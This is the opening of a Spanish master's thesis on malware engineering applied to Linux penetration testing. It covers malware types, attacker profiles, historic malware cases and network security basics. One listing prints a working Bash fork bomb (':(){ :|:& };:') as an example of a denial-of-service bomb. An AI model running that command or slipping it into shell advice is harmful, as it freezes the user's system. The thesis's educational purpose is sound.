Universidad Autónoma de Madrid

Escuela Politécnica Superior

TRABAJO FIN DE MÁSTER

Aplicación de los principios de la Ingeniería del Malware al contexto del Pentesting

Máster Universitario en Ingenierría Informática

Autor: Villegas López, Alejandro

Tutor: Arroyo Guardeño, David
Departamento de Ingeniería Informática

Fecha: Septiembre, 2018

APLICACIÓN DE LOS PRINCIPIOS DE LA INGENIERÍA DEL MALWARE AL CONTEXTO DEL PENTESTING

Autor: Villegas López, Alejandro
Tutor: Arroyo Guardeño, David

Departamento de Ingeniería Informática
Escuela Politécnica Superior
Universidad Autónoma de Madrid

Septiembre, 2018

El camino del hombre recto esta por todos lados rodeado por la injusticia de los egóistas y la tiranía de los hombres malos. Bendito sea aquel pastor, que en nombre de la caridad y de la buena voluntad saque a los débiles del valle de la oscuridad. Por que él es el auténtico guardián de su hermano y el descubridor de los niños perdidos. Y os aseguro que vendré a castigar con gran vengaza y furiosa cólera a aquellos que pretendan envenenar y destruir a mis hermanos. Y tú sabrás que mi nombre es Yahvé cuando caiga mi venganza sobre tí.

Ezequiel, 25, 17.

Agradecimientos

Quiero empezar nombrando a mis padres, Jose Manuel y Maria Teresa, quienes me animaron a hacer este máster y no dejaron que me rindiera. Ahora que lo veo acabar empiezo a estar de acuerdo con ellos. Como no mencionar a mi gran amiga Laura Salcedo, con la que hace años que trabajo, comparto las cervezas y sobrevivo con los cafés que han colaborado directamente en la realización de este proyecto. Incluso hay trabajo nuestro este documento. A Marina que, con su cariño, nunca me ha dejado tirar la toalla y siempre me hace espabilar cuando más lo he necesitado. A mis amigos que con sus lemas del tipo: “Ánimo Villegas que el TFM lo tienes chupao” siempre están ahí cuando los necesitas. Por supuesto a mi tutor, David Arroyo, quien con todo el trabajo que tenía encima, ha sacado tiempo debajo de las piedras para ayudarme y asesorarme estupendamente. También mencionar a Eloy, que me enseñó a usar LaTeXy por su plantilla que ha servido de inspiración para el desarrollo de este documento. Por último agradecer a quien demuestre interés por este trabajo siempre y cuando no lo use para calzar una mesa; por cierto, ¿muy coja tiene que estar la mesa eh? Vete a Ikea enserio...

En definitiva, a toda esa buena gente de la que nos rodeamos que nos hace ser quien somos.

Resumen

El propósito fundamental de este trabajo es el estudio del mundo del *Malware*, sus técnicas y los diferentes tipos de *Virus* informáticos, para aplicarlo en el contexto del *PenTesting* enfocado a los sistemas operativos basados en *Linux*.

El proyecto se enmarca en el estudio de dos técnicas de ataque y dos de los tipos más comunes de *Malware*, además de dar una visión general de su historia y evolución desde el inicio de la computación moderna. Esto permitirá aumentar el nivel de comprensión sobre su funcionamiento, establecer protocolos de detección y protección y adquirir experiencia en el uso de las herramientas para labores de *PenTesting*.

Complementando al estudio teórico, se ha realizado un trabajo práctico en un entorno aislado para el uso de programas enfocados a la ciberseguridad. Se ha llevado a cabo el desarrollo de varios *Malware*, aplicando las técnicas habituales en este tipo de implementaciones. Estas pruebas de concepto se llevarán a cabo de forma controlada para su uso en auditorías de seguridad y la evaluación de la respuesta del sistema ante dichas amenazas.

Para controlar las posibles fallas de seguridad que plantean los distintos ataques detallados, se expondrán diversos métodos, herramientas y protocolos para la correcta securización de un sistema. Estas directrices se han redactado en relación a los cuatro principales bloques del documento; Abarcan la escalada de privilegios, métodos de infección, y los *Malware* de tipo *Troyano* o de tipo *Ransomware*.

Se pretende que todo el conocimiento que se pueda extraer de este trabajo sea para un uso constructivo y se aplique al contexto del *PenTesting*.

Palabras Clave— Malware, Linux, Cybersecurity, Pentesting

Abstract

The main purpose of this work is the study of the *Malware* world, its techniques and the different types of computer Viruses, to apply it to the context of *PenTesting* which is focused on operating systems based on *Linux*.

The project is defined to look into two attack techniques and regarding two of the most common types of *Malware*, in addition to giving an overview of their history and evolution since the beginning of modern computing. This will increase the level of understanding about its operation, establishing detection protocols and protection, and gaining experience in the use of tools for tasks of *PenTesting*.

Complementing the theoretical study, a practical work has been done in an isolated environment for the use of programs focused on cybersecurity. It has been carried out the development of several *Malware*, applying the usual techniques in this type of implementations. These tests of concept will be carried out in a controlled way for using in security audits and the evaluation of the response of the system to these threats.

To control the possible security errors or mistakes posed by the types of attacks detailed, various methods, tools and protocols for the correct securization of a system will be presented. These guidelines have been drafted in relation to the four main blocks of the document. They cover the privilege escalation, infection methods, and *Malware* of *Trojan* or *Ransomware* type.

It is intended that all the knowledge that can be extracted from this work could be for a constructive use and that it is applied to the context of the *PenTesting*.

Keywords— Malware, Linux, Cybersecurity, Pentesting

Índice

Lista de figuras

Lista de códigos

Lista de tablas

1

Introducción

1.1 Marco del proyecto

El presente Trabajo Fin de Máster (TFM) tiene una doble orientación. En primer lugar, se pretende revisar de modo profundo los principales problemas de seguridad que existen en el sistema operativo *Linux*. Este estudio tiene por objetivo adquirir una base sólida como analista de seguridad en entornos desplegados que empleen dicho sistema operativo. Así, y como segundo objetivo de este TFM, se persigue construir una metodología para la evaluación de la seguridad de sistemas *Linux* mediante pruebas de intrusión o *PenTesting*. El conjunto de competencias asociadas a esta metodología configura un perfil profesional altamente demandado en la actualidad, de forma que esa doble motivación de este TFM responde tanto a un interés personal como a una oportunidad profesional.

En él, la configuración de la anterior metodología parte de un estudio sobre seguridad informática en sistemas *Linux*. El ámbito del trabajo se centra en la investigación y aprendizaje de algunas técnicas de ataque, así como de tipos de *Malware* empleados en la actualidad para vulnerar la seguridad de los sistemas informáticos. En cada uno de los ataques y *Malware* considerados, el aprendizaje está organizado de modo esquemático en torno a cinco apartados base: qué es, cómo funciona, cómo detectarlo, cómo protegerse y finalmente una demostración práctica de su funcionamiento. Así, la metodología desarrollada consistirá fundamentalmente en la resolución de cada una de esas cuestiones, y en la aplicación de las consecuencias extraídas de tal análisis.

1.2 Motivación

La idea de este trabajo surgió a raíz del interés del estudiante en el funcionamiento de estas técnicas y en lo relacionado con la seguridad informática. Esto cual tiene gran relación con su vida laboral y sus aspiraciones profesionales, ya que actualmente ocupa un puesto como Ingeniero de Sistemas *Linux*, siendo la seguridad de la infraestructura a su cargo una de sus responsabilidades.

Desde que comenzó sus estudios universitarios la ciberseguridad siempre ha sido un campo que le ha despertado interés del cual aprendía y se informaba por su cuenta. Una vez ya comenzado el Máster en Ingeniería Informática, pudo aprender algunas técnicas y conceptos en la asignatura de Seguridad y ésto le impulsó a dedicar su Trabajo Final de Máster a éste campo.

Fuera del ámbito académico, su primer trabajo estuvo relacionado con la parte de infraestructura, comunicaciones y seguridad. Formaba parte de un equipo donde una de las prioridades era salvaguardar la información y los servidores de la compañía. Siendo esta etapa una de gran crecimiento profesional, descubrió que su vocación eran los sistemas *Linux* y la seguridad informática. Por estos motivos, este trabajo se planteó como un reto personal y profesional del que espera aprender y progresar en este campo.

Debido a que es un ámbito muy extenso, se valió del buen asesoramiento de su tutor, que a la vez fue uno de sus profesores en la asignatura de Seguridad antes mencionada, para enfocar este reto a un marco viable en la realización del trabajo que se presenta en este documento.

1.3 Estructura del documento

El documento consta de nueve capítulos y seis anexos. Entre los capítulos se incluyen, además de los objetivos y la definición del proyecto, cuatro capítulos principales, cada uno dedicado a una técnica de ataque en ciberseguridad o a un tipo de *Malware*. En ellos se explican varias cuestiones relevantes a los diferentes temas, además de ejemplos prácticos sobre cómo llevarlos a la práctica en un entorno controlado, para poder experimentar y comprender mejor su funcionamiento. A continuación se añade un enfoque más detenido de cada uno de ellos:

La introducción, correspondiente al capítulo 1, expone en líneas generales en qué consiste y qué ha motivado la realización del trabajo, además de la estructura del documento en el que se presenta. El estado del arte, definido en el 2, presenta el contexto actual del mundo del *Malware*, sus variantes más significativas y demás información relevante. El capítulo de objetivos, en el 3, cubre los retos planteados y los hitos que se pretenden lograr durante la realización de este trabajo. En la definición del proyecto, descrita en el capítulo 4, se define el procedimiento que se ha seguido tanto como en la fase de investigación como durante la realización del proyecto y cómo se plantean las técnicas estudiadas. Además incluye la planificación y un listado de las herramientas que se han empleado. Posteriormente, se encuentran los cuatro capítulos con el desarrollo principal del trabajo, entre los que se incluyen: Escala de privilegios en sistemas *Unix*, Métodos de infección, *Troyanos* y *Ransomware* que corresponden con los números 5, 6, 7 y 8 respectivamente. Las conclusiones, en el 9, recogen las reflexiones sobre el trabajo desarrollado, un resumen de lo aprendido durante la realización del mismo y las observaciones sobre el trabajo futuro. Finalmente se incluyen en los apéndices los capítulos con información adicional que se salen del marco central del trabajo, pero que aportan un valor significativo sobre temas relacionados con el contenido del proyecto. Estos apéndices se pueden encontrar a partir del capítulo A.

2

Estado del Arte

2.1 Introducción y contexto

El *Malware*, o virus informático como se conoce popularmente, data prácticamente desde el inicio de la computación moderna, cuando solo los gobiernos podían permitirse la infraestructura necesaria para instalar un computador. Sin embargo, el término *Virus* no es apropiado para referirse a un *Software* malicioso. *Virus* es en sí mismo un tipo de *Malware*. Por lo tanto, como se explica en el libro [Vac17], un *Virus* es un *Malware* pero no todos los *Malware* son *Virus*. Debido a esta puntualización, en todo el documento se usará el término *Malware* para referirse al software malicioso en su sentido más amplio.

El primer *Malware* de la historia data principios de la década de 1970 [TMC04] y se difundía a través de la red ARPANET [Hau]. Su objetivo principal era demostrar que se podía hacer que un programa informático pudiera moverse de un computador a otro de forma autónoma por una red. Sin embargo, al salir de un ordenador para viajar al siguiente, el sistema se quedaba completamente bloqueado requiriendo un reinicio manual para restablecer el funcionamiento. Ante estos efectos, el desarrollador Bob Thomas le añadió el característico mensaje por el que se le ha identificado siempre:

> *I'm the Creeper. Catch me if you can!* -Virus Creeper- 1971.

Con este ejemplo se demuestra que el *Malware* es casi tan antiguo como la computación moderna. Ante el avance de la tecnología y su integración en tanto entornos, el *Malware* se ha convertido en una amenaza cada vez más sofisticada y compleja que

puede tener consecuencias graves sobre el mundo físico si afecta a sistemas críticos como por son: centrales energéticas, comunicaciones, seguridad, sanidad etc. Estos efectos confirman la interconexión que están tomando el plano físico con el plano virtual creando entre ellos una relación de dependencia mutua cada véz más fuerte.

Finalmente cabe destacar la gran evolución que ha sufrido el mundo del ciberseguridad desde que únicamente los programadores con una alta formación técnica eran capaces de implementar y usar *Malware*, en la actualidad existen servicios y plataformas del tipo “Do It YourSelf” que permiten que personas sin experiencia ni gran conocimiento en materia de computación puedan contruir y usar un software malicioso, o contratar a un programador experto para que lo implemente por ellos llevándolo al cconcepto del “*Malware* as a Service”, como se expone en el prólogo del libro [MD10].

2.2 Tipos de *Malware*

Cuando se habla de un *Malware*, se está tratando de un concepto tan amplio que se requiere hacer una división de los distintos tipos que existen según su función, objetivos y características. A continuación se definen algunos de los más significativos de entre todos los que existen.

- ***Gusano*:** El *Gusano* es un tipo de *Malware* el cual se caracteriza por la capacidad que tiene de replicarse a sí mismo dentro de un sistema y a través de una red. Un computador infectado con un *Gusano* supone un foco de infección muy significativo, del cual consume su memoria, CPU y sobretodo, su ancho de banda en términos de red para su propia propagación. A diferencia de otros tipos de *Malware* autoreplicantes, el *Gusano* no necesita corromper los ficheros del sistema ni la intervención por parte del usuario afectado.
- ***Troyano*:** El *Troyano* recibe su nombre en referencia al caballo de Troya que usaron los griegos durante el asedio de esa misma ciudad para infiltrar tropas. Es básicamente un *Software* espía que se infiltra sin ser descubierto y se comunica con el exterior. Se diseñó de esta manera para lograr eludir las medidas de seguridad más típicas que impiden que se creen comunicaciones desde un nodo externo a la red del sistema. En lugar de esto, la conexión se crea desde el interior, evitando las barreras de seguridad, y puede ser empleado para multitud de usos: Obtención de información, establecer un *Covert Channel*, control del sistema infectado e incluso, punto de intrusión para otros *Malware*.

- ***Ransomware*:** Un *Ransomware* es un tipo de *Malware* destinado a la extorsión y robo o privación de información con fines económicos. Su funcionamiento más habitual es infectar un colectivo de sistemas (ordenadores personales, de uso laboral, o servidores de compañías), para secuestrar los datos y documentos y pedir un rescate por su recuperación. El secuestro se realiza mediante algoritmos criptográficos que cifran el contenido de los ficheros o parte de ellos para hacerlos ilegibles e incluso enviando una copia al propietario del *Malware* para proceder a la extorsión de la víctima a cambio de descifrar sus ficheros, devolverlos, y en algunas ocasiones, evitar su publicación en la red. Normalmente se pide una suma de dinero en alguna moneda criptográfica para evitar ser identificado a cambio de revertir el daño realizado.

- **Bomba (lógica, temporal, fork)**: Los *Malware* de tipo bomba normalmente son los que esperan de forma pasiva y prácticamente invisible hasta haberse cumplido alguna condición final de carreta para desencadenar su efecto. Podrían distinguirse tres tipos dentro de las bombas:

  - **Fork:** Las bombas Fork se basan en una condición lógica que siempre es cierta, es decir, una tautología. Un ejemplo muy típico es la creación indiscriminada de procesos vacíos que se replican indefinidamente y de forma exponencial. Esto no causa necesariamente daño en el sistema pero sí lo bloquea por completo en un estado irrecuperable cuando el sistema alcanza el límite de procesos que puede manejar simultáneamente. El único procedimiento para solventar sus efectos es el reinicio manual con todas las consecuencias que ello pueda suponer. Puede encontrarse un ejemplo de bomba Fork en *Linux* en el código 2.1.

```
:(){ :|:& };:
```

Lista de códigos 2.1: Bomba Fork en Bash para Linux

  - **Lógica:** Este tipo se refiere cuando la condición de ejecución de la bomba está determinada por un evento lógico en referencia al cumplimiento de un estado determinado dentro del sistema. Pueden ser desde, medir la cantidad de uso de memoria, del ancho de banda en la red, o de la ejecución de otros programas.
  - **Temporal:** Las bombas temporales tienen como condición una medida de tiempo. Puede ser que esperen a una fecha y hora en concreto para actuar, o que cuenten un determinado número de unidades temporales para ejecutar su ataque. Un muy famoso ejemplo de este tipo de funcionamiento es el típico

programa de “Demo” de un *Software* de pago que proporciona 30 días de uso gratuito antes de comprar la licencia. Una vez pasados los días, la bomba “explota” y bloquea el uso del programa. Del mismo modo que los fabricantes lo usan para proteger su propiedad intelectual, un atacante puede usarlo para cualquier otra finalidad.

- ***Adware*:** El término *Adware* es la unión lógica de las dos palabras inglesas *Advertisement* y *Software*. Su principal finalidad es presentar anuncios y publicidad al usuario que pueden ser legítimos o malintencionados. Los que se salen de la legalidad son extremadamente peligrosos ya que son capaces de filtrarse como un simple anuncio y acabar robando documentación, direcciones IP, contraseñas y todo tipo de datos.

- ***Spyware*:** Un *Spyware* es por definición un programa espía que se instala automáticamente en el sistema de la víctima y reporta información del uso del computador a una entidad externa. Comúnmente se puede encontrar *Software* de este tipo en portales de venta o de búsqueda de servicios que monitorizan la actividad del usuario en sus páginas para mostrar anuncios e información especializada para su perfil en un futuro con previa autorización por parte del usuario final. En un contexto más agresivo e ilegal, este *Software* puede ser empleado para el robo de credenciales y documentación privada tanto a particulares como a empresas.

- ***RootKit*:** Los *RootKit*, mas que un tipo concreto de *Malware*, representa un conjunto de herramientas que trabajando conjuntamente permiten acceso con privilegios de forma continua a un sistema informático de forma oculta ante los administradores. El término viene de las palabras inglesas *Root*, en referencia al usuario raiz del sistema, y *Kit*, por el conjunto de herramientas que lo componen. Su uso habitual en el contexto del *Malware* se destina a la ocultación de ficheros, directorios, aplicaciones y *BackDoor* en los sistemas atacados. Esto facilita enormemente la tarea de volver a entrar al computador en el futuro y con la posibilidad de emplearlo para cualquier fin de forma oculta al usuario.

- ***Virus*:** El *Virus* es quizá uno de los tipos más peligrosos de *Malware* que puedan encontrarse. Normalmente se propagan y esconden aderiendose a otras piezas de *Software*, el cual al ejecutarse también ejecuta el *Virus* reproduciendose por el sistema y ocultándose en otros ficheros y programas para expandirse. Pueden usarse para prácticamente cualquier finalidad y son muy difíciles de detectar al estar adheridos a otros programas.

- ***KeyLogger*:** Los *KeyLogger* son *Malware* específicos que registran cada una de las pulsaciones que se dan en el teclado conectado al ordenador y poder monitorizar qué se ha tecleado en cada momento. Existen dos variantes, por *Software* y por

Hardware [key]. El primero conforma el programa malicioso que infecta el sistema y envía toda la información recopilada como: datos de acceso a cuentas personales, bancarias y redes sociales al atacante. El segundo requiere estar físicamente delante del ordenador y conectar el dispositivo entre el teclado y la computadora como se muestra en la figura 2.1. Su uso no significa necesariamente una ilegalidad ya que puede implantarse por política de seguridad, auditoría o análisis forense.

Figura 2.1: Keylogger por Hardware

- ***Rogue Security Software*:** Estos *Malware* se basan en la Ingeniería Social para engañar a las víctimas y hacer creer que es un *Anti-Virus* que incluso parece comportarse como tal cuando precisamente se dedica a lo contrario. Desactiva las medidas de seguridad e infecta el sistema delante del usuario sin que éste se de cuenta.
- ***Browser Hijacker*:** Un secuestrador de navegador, traducido al castellano, es un *Software* que normalmente se instala en el propio navegador como un complemento prometiendo mejorar la experiencia en diferentes portales web pero que puede suponer una grave amenaza de seguridad. Puede alterar la configuración del navegador dejando al sistema que lo soporta vulnerable, alterar el contenido de lo que se presenta en pantalla y recabar datos sobre el usuario.
- ***Zero-Day*:** El calificativo de día cero se le atribuye a los *Malware*, independientemente de su tipo, que son capaces de operar en un sistema protegido y actualizado a la última versión. Es decir, aunque sean identificados por la víctima, su sistema no dispone de un tipo de protección acorde para las vulnerabilidades que explota y es extremadamente complicado de bloquear o eliminar. Generalmente no se tiene conocimiento de ellos hasta que se reporte la incidencia y se cree una actualización de seguridad para subsanar los errores de los que se aprovecha.

A pesar de la gran variedad de tipos que existen, su porporción es muy distinta y los más abundantes son con diferencia los de tipo *Troyano* y los *Gusano*. Como muestra el

artículo [mal], los tipos de *Malware* siguen una distribución muy variable. Una proporción aproximada se muestra en la figura 2.2.




Figura 2.2: Distribución aproximada de los distintos tipos de Malware.

Como mención especial, a pesar de no ser un *Malware* como tal, existe el concepto de *Exploit*. Un *Exploit* es un código empleado para el aprovechamiento de una vulnerabilidad, como por ejemplo el *DirtyCow* empleado en el capítulo 6. Los distintos *Malware* se valen de diferentes *Exploit* en fucnión de su objetivo, las vulnerabilidades que se desee explotar y versión del sistema en el que están actuando para llevar a cabo su misión.

2.3 Perfiles relacionados con el *Malware*

Dentro del ámbito de la ciberseguridad y de la ingeniería del *Malware* existen distintos roles que las personas pueden adoptar en función de a lo que dediquen sus esfuerzos: *Hacker*, *Cibercriminales*, *Hacktivista*, *Cracker*, *PenTester* o *Informático Forense*. Se tiende a clasificar estos roles a su vez en otros tipos en función de sus intenciones. Actividades legales, ilegales o en la línea entre ambas partes es el criterio mediante el cual se clasifican los *White Hat, Black Hat y Grey Hat*.

Hacker es un término popularmente empleado para referirse a aquellas personas que atacan las infraestructuras informáticas y de comunicaciones con intención de obtener beneficio personal y demostrar su poder. Incluso el Diccionario de la Lengua Española corrobora esta acepción [hac]. Sin embargo, una parte del público también defiende que éste término no tiene connotaciones negativas si no todo lo contrario, y que *Hacker* hace referencia a una persona con gran afición por la tecnología y la seguridad y que sus acciones buscan mejorarla, no destruirla. Un reflejo de esta opinión puede encontrarse en el libro [Cas13] empleado durante la realización de este trabajo.

El perfil de *Cibercriminales* sí se ajusta al modelo popular de la palabra *Hacker* como consecuencia de la evolución del ecosistema tecnológico. Este rol es atribuido a las personas que emplean sus conocimientos en ciberseguridad para asaltar, destruir, o manipular infraestructura tecnológica en beneficio personal, normalmente a cambio de una remuneración económica. Delitos de robo de información, ataques *DDoS*, venta de drogas, armamento, servicios ilegales y el "Cyber-crime as a Service", son de los más habituales en esta clase de perfil.

Existen además dos variantes que se podrían anidar dentro del rol de *Cibercriminales*. La primera es el *Hacktivista*. Le caracteriza que los motivos de sus acciones son éticos y/o políticos por encima del beneficio económico. Estas personas suelen escudarse tras identidades secretas o adoptando una única identidad para un único colectivo debido a la naturaleza ilegal de sus actividades. Este es el caso del famoso grupo *Hacktivista Anonymous* 2.3 que como tal no es una serie designada de personas, si no una identidad ficticia que representa un ideal y al que diferentes grupos de gente recurre para actuar en su nombre. El segundo perfil es el *Cracker*, que básicamente se caracteriza por atacar y destruir sistemas informáticos porque puede y demostrar sus capacidades, aunque ello no le suponga ningún beneficio de ningún tipo.

Figura 2.3: Logo de Anonymous

Del lado contrario a los últimos roles mencionados existen los *PenTester*. Estos son profesionales reconocidos dentro del sector de la ciberseguridad que no necesitan esconder su identidad ya que siempre actúan responsablemente y según la legalidad vigente. Un ejemplo del trabajo de un *PenTester* es cuando una compañía desea evaluar su política de seguridad por parte de terceros especializados para comprobar su robusted y la respuesta de actuación por parte de su personal e infraestructura. El *PenTester* sería el encargado de, empleando prácticamente las mismas técnicas que usaría un asaltante externo, evaluar e intentar romper todas las barreras de seguridad posibles. Sin embargo, cuando consigue explotar alguna vulnerabilidad ésta es reportada, estudiada y reparada,

mejorando así la seguridad de su cliente.

Por último, pero no por ello menos significativo que el resto, está el *Informático Forense*. Su trabajo es, una vez se ha sufrido un ataque informático, recabar toda la información posible y estudiarla para determinar cuáles fueron las causas, las vulnerabilidades explotadas y el alcance de los daños que han sucedido tras el ataque. Actúa del mismo modo que un técnico estudia los resultados de una caja negra tras un accidente aéreo para determinar cómo ha sucedido.

2.4 Virus más conocidos y su impacto físico y económico

En esta sección se van a presentar cuatro de los *Malware* mas influyentes en la historia indicando sus tipos y las repercusiones que tuvieron. De este modo se pretende dar una visión más detallada del mundo del *Malware*.

2.4.1 ILOVEYOU

Este virus escrito en lenguaje VBScript y descubierto en el año 2000 se estima que provocó la pérdida de 5.500 millones de dólares afectando a aproximadamente 50 millones de servidores en todo el mundo. Su medio de propagación era por un *E-Mail* en cuyo asunto figuraba la palabra “ILOVEYOU” lo que lo vuelve extremadamente contagioso y fácil de propagar llegando incluso a afectar a entidades tan importantes como El Pentágono, la CIA, el Parlamento Británico y grandes empresas.

Sus objetivos son el robo de información y la infección de ficheros de múltiples formatos, los cuales eran eliminados y sustituidos por el *Malware*. Algunos de estos formatos eran: JPG, MP3, JS, CSS, SCT, HTA etc. Al borrar toda esta cantidad de información, los servicios de miles de empresas y agencias comenzaron a fallar y provocó un caos en el mundo informático.

2.4.2 CONFICKER VIRUS

El *Malware Conficker*, también conocido como *DownUp*, es un *Malware* de tipo *Gusano* que surgió entorno al año 2008 especializado en atacar versiones de servidor del sistema operativo de Microsoft Windows desde las versiones 2000 a la 2008.

Su propagación se basa en replicación por una vulnerabilidad de *Buffer Overflow* en uno de los servicios del sistema. Sus objetivos son, desactivar las medidas de seguridad y actualización del sistema y conectarse con una máquina exterior para permitir desde el robo de la información del sistema hasta descargar más *Malware*. Además posee la capacidad de unirse a otros programas vitales para un sistema Windows como el *explorer.exe*. El impacto económico de este *Gusano* se estima que fue entorno a los 9.100 millones de dólares.

Esto le otorga rasgos característicos de distintos tipos de *Malware* de los explicados en el apartado 2.2. Entre ellos presenta el comportamiento del *Virus*, el *Troyano*y el *Gusano*, lo que lo hace tremendamente versátil y potencialmente peligroso.

2.4.3 STUXNET

StuxNet es un *Malware* de tipo *Gusano* que afecta a equipos con sistema operativo Microsoft Windows descubierto en el año 2010 especializado en atacar sistemas SCADA de monitorización y control de procesos a nivel industrial.

Las consecuencias desatadas por este *Malware* afectaron primeramente a una central nuclear en Irán durante la primera década del siglo XXI y logró inhabilitar dicha central manipulando los sistemas de control y haciendo saltar las alarmas de seguridad. Para mayor complicación, esta central estaba aislada del mundo Internet y el foco de infección fue un dispositivo de almacenamiento extraíble por *USB*. Este ataque fue considerado de extrema gravedad y el primer acto de ciberguerra con repercusiones importantes en el mundo físico afectando a infraestructuras tan críticas como las nucleares.

Tales fueron las repercusiones, que distintas variaciones de este *Gusano* fueron hechas y distribuidas con otros objetivos.

Este ataque inspiró la realización del Trabajo Final de Grado del mismo alumno que presenta este Trabajo Final de Máster [Lóp16] donde se ideó un sistema de protección

para dispositivos *USB* cifrados y protegidos mediante contraseña como contramedida de este tipo de ataque.

2.4.4 POISONIVY

PoisonIvy es un *Malware* de tipo *Troyano* escrito en lenguaje Ensamblador x86 con acceso remoto calificado como uno de las más peligrosos de la historia por su gran funcionalidad y sofisticación. Es capaz de mantener una conexión de forma secreta para permitir el acceso libremente al atacante y hacerse con el control tanto de los datos como de los recursos del sistema y sus periféricos. Es decir, puede usar la cámara web para grabar vídeo, reproducir sonidos por los altavoces y grabar audio a través del micrófono.

Gracias a todas estas funcionalidades y a su discreción se ha empleado en varios ataques informáticos contra infraestructura de defensa y la industria.

Para su propagación requiere de intervención por parte del usuario atacante al no ser capaz de autoreplicarse y expandirse. Sin embargo, es perfectamente transportable en un CD, disquete, mensajes por correo electrónico, servidores FTP, IRC y muchos más medios. Esta característica lo hace especialmente peligroso al poder transferirse por tantos canales, monitorizarlos y localizar el *Malware* se hace una tarea mucho más ardua y costosa.

2.5 Importancia de una estrategia de ciberseguridad en ámbito profesional

Es de vital importancia en cualquier entorno empresarial que respalde parte de sus ingresos o métodos de trabajo en la infraestructura informática crear una política de seguridad adecuada a sus necesidades y características en base a los requisitos de la ISO [iso] De esta forma, en caso de sufrir cualquier tipo de ataque puede responder de forma adecuada sin hacer peligrar la empresa. En esta sección se abordan algunas líneas generales de actuación a revisar.

2.5.1 Seguridad de red

Uno de los entornos más significativos para mejorar la seguridad es la red de comunicaciones de los servicios. Hacer un buen diseño de la red supone establecer una estructura jerárquica que aisle y proteja el flujo de información que circula por ella. Existen dos divisiones principales a implementar. En la figura 2.4 se muestra un pequeño esquema de la organización de una red sencilla a nivel empresarial. Este esquema puede usarse como punto de partida y adaptarse a las necesidades de cada entorno.




Figura 2.4: Esquema sencillo de una red empresarial básica

- **Red privada:** En esta red deben colocarse los sistemas y los datos que sólo deben ser accesibles por los trabajadores o por plataformas internas dentro del ámbito de la propia entidad. Deben asegurarse la integridad de los sistemas conectados a ellas, el aislamiento de los elementos sensibles del mundo Internet y que ningún dato de importancia pueda ser extraído de ella sin expresa autorización.
